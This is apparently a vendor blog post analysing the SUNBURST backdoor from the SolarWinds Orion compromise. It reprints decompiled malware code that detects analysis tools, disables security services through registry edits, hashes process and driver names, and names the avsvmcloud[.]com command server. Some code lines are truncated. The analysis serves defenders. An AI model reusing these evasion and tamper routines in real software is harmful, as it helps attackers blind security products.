SolarWinds SUNBURST Backdoor: Inside the APT Campaign

labs.sentinelone.com/solarwinds-sunburst-backdoor-inside-the-stealthy-apt-campaign/

James Haughom

SentinelLABS
SolarWinds SUNBURST Backdoor: Inside the Stealthy APT Campaign
EXIT
By James Haughom
READ BLOG

Key findings:


- Without any updates, SentinelOne customers are protected from SUNBURST; additionally, our customers have been supplied bespoke in-product hunting packs for real-time artifact observability.
- The malware deployed through the SolarWinds Orion platform waits 12 days before it executes. This common phenomenon is a prime example of why lengthy EDR data retention is critical.

- After the 12-day dormant period, SUNBURST's malicious code looks for processes, services, and drivers. You can find each list at the end of this research.
    - **List of processes:** includes mostly monitoring tools like Sysinternals and researchers tools. If they are seen, SUNBURST exits and does not run.
    - **List of services:** includes security products that have weak anti-tamper measures. SUNBURST goes to the registry and tries to disable them. The backdoor may have bypassed these products, or at least tried to. SentinelOne is not on this list, and even if it was, SentinelOne's anti-tamper capability protects from such attempts (without any special configuration needed).
    - **List of drivers:** The third list is shorter and includes a list of drivers; among them is SentinelOne. When SUNBURST sees the drivers, it exits before initiating any C2 communication or enabling additional payloads.


The following analysis demonstrates the above key findings.

Reversing SUNBURST

Interesting functionality resides within the `UpdateNotification()` and `Update()` methods; more specifically, the true payload lies within an important `while()` loop.




```
private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        OrionImprovementBusinessLayer.DelayMin(0, 0);
        if (OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (OrionImprovementBusinessLayer.DnsHelper.CheckServerConnection(OrionImprovementBusinessLayer.apiHost))
        {
            return true;
        }
    }
    return false;
}
```




```
private static void Update()
{
    bool flag = false;
    OrionImprovementBusinessLayer.CryptoHelper cryptoHelper = new OrionImprovementBusinessLayer.CryptoHelper(OrionI
    OrionImprovementBusinessLayer.HttpHelper httpHelper = null;
    Thread thread = null;
    bool flag2 = true;
    OrionImprovementBusinessLayer.AddressFamilyEx addressFamilyEx = OrionImprovementBusinessLayer.AddressFamilyEx.U
    int num = 0;
    bool flag3 = true;
    OrionImprovementBusinessLayer.DnsRecords dnsRecords = new OrionImprovementBusinessLayer.DnsRecords();
    Random random = new Random();
    int a = 0;
    if (!OrionImprovementBusinessLayer.UpdateNotification())
    {
        return;
    }
    OrionImprovementBusinessLayer.svcListModified2 = false;
    int num2 = 1;
    while (num2 <= 3 && !flag)
    {
        OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
        if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
        {
            if (OrionImprovementBusinessLayer.svcListModified1)
            {
                flag3 = true;
            }
            num = (OrionImprovementBusinessLayer.svcListModified2 ? (num + 1) : 0);
            string hostName;
            if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
            {
                hostName = ((addressFamilyEx == OrionImprovementBusinessLayer.AddressFamilyEx.Error) ? cryptoHelper.
            }
            else
            {
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Append)
```

The `TrackProcesses()` method (called both by `Update` and `UpdateNotification`) is responsible for querying the running processes on the victim's machine to find process, service, and driver names of interest. This routine will get a list of running process objects, then pass it to three methods below for identifying blacklisted processes/services. These methods will return true if a blacklisted process/service is found, causing the malware to break out of the `Update()` loop.




```
public static bool TrackProcesses(bool full)
{
    Process[] processes = Process.GetProcesses();
    if (OrionImprovementBusinessLayer.ProcessTracker.SearchAssemblies(processes))
    {
        return true;
    }
    bool flag = OrionImprovementBusinessLayer.ProcessTracker.SearchServices(processes);
    if (!flag && full)
    {
        return OrionImprovementBusinessLayer.ProcessTracker.SearchConfigurations();
    }
    return flag;
}
```

The hash of each process name is calculated, and then checked against a blacklist of hardcoded hashes. If the calculated hash is present in the blacklist, this method will return true.




```
private static bool SearchAssemblies(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
        if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.assemblyTimeStamps, hash) != -1)
        {
            return true;
        }
    }
    return false;
}
```

In the `SearchServices()` method, the malware leverages the same hashing technique to identify services of interest, then tries to manually disable the service through modifying its registry key.




```
private static bool SearchServices(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
        foreach (OrionImprovementBusinessLayer.ServiceConfiguration serviceConfiguration in OrionImprovementBusinessLayer.svcList)
        {
            if (Array.IndexOf<ulong>(serviceConfiguration.timeStamps, hash) != -1)
            {
                object @lock = OrionImprovementBusinessLayer.ProcessTracker._lock;
                lock (@lock)
                {
                    if (!serviceConfiguration.running)
                    {
                        OrionImprovementBusinessLayer.svcListModified1 = true;
                        OrionImprovementBusinessLayer.svcListModified2 = true;
                        serviceConfiguration.running = true;
                    }
                    if (!serviceConfiguration.disabled && !serviceConfiguration.stopped && serviceConfiguration.Svc.Length != 0)
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        OrionImprovementBusinessLayer.ProcessTracker.SetManualMode(serviceConfiguration.Svc);
                        serviceConfiguration.disabled = true;
                        serviceConfiguration.stopped = true;
                    }
                }
            }
        }
    }
    if (OrionImprovementBusinessLayer.svcList.Any((OrionImprovementBusinessLayer.ServiceConfiguration a) => a.disabled))
    {
        OrionImprovementBusinessLayer.ConfigManager.WriteServiceStatus();
        return true;
    }
    return false;
```

Below, the `SetValue()` method is used with argument 4 for the `Start` entry, thus disabling the service through the registry.




```
bool result = false;
using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(OrionImprovementBusinessLayer.ZipHelper.Unzip
  ("C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=")))
{
    foreach (string text in registryKey.GetSubKeyNames())
    {
        foreach (OrionImprovementBusinessLayer.ServiceConfiguration.Service service in svcList)
        {
            try
            {
                if (OrionImprovementBusinessLayer.GetHash(text.ToLower()) == service.timeStamp)
                {
                    if (service.started)
                    {
                        result = true;
                        OrionImprovementBusinessLayer.RegistryHelper.SetKeyPermissions(registryKey, text, false);
                    }
                    else
                    {
                        using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, true))
                        {
                            if (registryKey2.GetValueNames().Contains
              (OrionImprovementBusinessLayer.ZipHelper.Unzip("Cy5JLCoBAA==")))
                            {
                                registryKey2.SetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip
              ("Cy5JLCoBAA=="), 4, RegistryValueKind.DWord);
                                result = true;
                            }
                        }
                    }
                }
            }
```

In order to ensure that this works as intended, the malware attempts to take ownership of the registry key before disabling the service.



```
public static void SetKeyPermissions(RegistryKey key, string subKey, bool reset)
{
    bool isProtected = !reset;
    string text = OrionImprovementBusinessLayer.ZipHelper.Unzip("C44MDnH1BQA=");
    string text2 = reset ? text : OrionImprovementBusinessLayer.RegistryHelper.GetNewOwnerName();
    OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwnerWithPrivileges(key, subKey, text);
    using (RegistryKey registryKey = key.OpenSubKey(subKey, RegistryKeyPermissionCheck.ReadWriteSubTree,
      RegistryRights.ChangePermissions))
    {
        RegistrySecurity registrySecurity = new RegistrySecurity();
        if (!reset)
        {
            RegistryAccessRule rule = new RegistryAccessRule(text2, RegistryRights.FullControl, InheritanceFlags.None,
              PropagationFlags.NoPropagateInherit, AccessControlType.Allow);
            registrySecurity.AddAccessRule(rule);
        }
        registrySecurity.SetAccessRuleProtection(isProtected, false);
        registryKey.SetAccessControl(registrySecurity);
    }
    if (!reset)
    {
        OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwnerWithPrivileges(key, subKey, text2);
    }
}
```

Lastly, `SearchConfigurations()` is used to identify blacklisted drivers. This is performed through the WMI query – `Select * From Win32_SystemDriver`, which is obfuscated in the below screenshot as C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSy0CAA==. The file name is obtained for each driver, and if this driver is found in the blacklist, this method will return true. As mentioned before, returning true causes the malware to break out of the Update() loop prior to initiating the true backdoor code. Our driver `SentinelMonitor.sys` is hardcoded in the blacklist, meaning that the malware will not fully execute its payload on endpoints protected by SentinelOne so long as our driver is loaded.




```
private static class ProcessTracker
{
    // Token: 0x0600098F RID: 2447 RVA: 0x000446E4 File Offset: 0x000428E4
    private static bool SearchConfigurations()
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
          (OrionImprovementBusinessLayer.ZipHelper.Unzip
          ("C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSy0CAA==")))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ulong hash = OrionImprovementBusinessLayer.GetHash(Path.GetFileName(((ManagementObject)
                  managementBaseObject).Properties[OrionImprovementBusinessLayer.ZipHelper.Unzip
                  ("C0gsyfBLzE0FAA==")].Value.ToString()).ToLower());
                if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.configTimeStamps, hash) != -1)
                {
                    return true;
                }
            }
        }
        return false;
    }
```

If this blacklist check is passed, only then is the backdoor code initiated. The first interesting action the backdoor code takes is to call out to C2 to receive instructions/commands that will be parsed and passed to the job engine. This C2 callout is to a URL generated at runtime by the malware's DGA, which will end up being a subdomain of avsvmcloud[.]com. We have observed no endpoints monitored by SentinelOne calling out to any subdomain of *.avsvmcloud[.]com.


During the research, we extracted all hashes from the malware, then calculated components in our agent found in C:Program FilesSentinelOne* to match. The only SentinelOne-related hash found was the driver name that FireEye shared.

Snip of hardcoded hashes extracted from the malware:



```
public static ulong[] hashes =
{
    17291806236368054941UL,
    14695981039346656037UL,
    6605813339339102567UL,
    2597124982561782591UL,
    2600364143812063535UL,
    13464308873961738403UL,
    4821863173800309721UL,
    12969190449276002545UL,
    3320026265773918739UL,
    12094027092655598256UL,
    10657751674541025650UL,
    11913842725949116895UL,
```

Hashing function extracted from the malware:


```
private static ulong GetHash(string s)
{
    ulong num = 14695981039346656037UL;
    try
    {
        foreach (byte b in Encoding.UTF8.GetBytes(s))
        {
            num ^= (ulong)b;
            num *= 1099511628211UL;
        }
    }
    catch
    {
    }
    return num ^ 6605813339339102567UL;
}
```

Results of the tool:

```
> .fnva_hash_s1.exe
12343334044036541897 matched --> SentinelMonitor.sys
```

List of processes: SunBurst Exits

- `apimonitor-x64`
- `apimonitor-x86`
- `autopsy64`
- `autopsy`
- `autoruns64`
- `autoruns`
- `autorunsc64`
- `autorunsc`
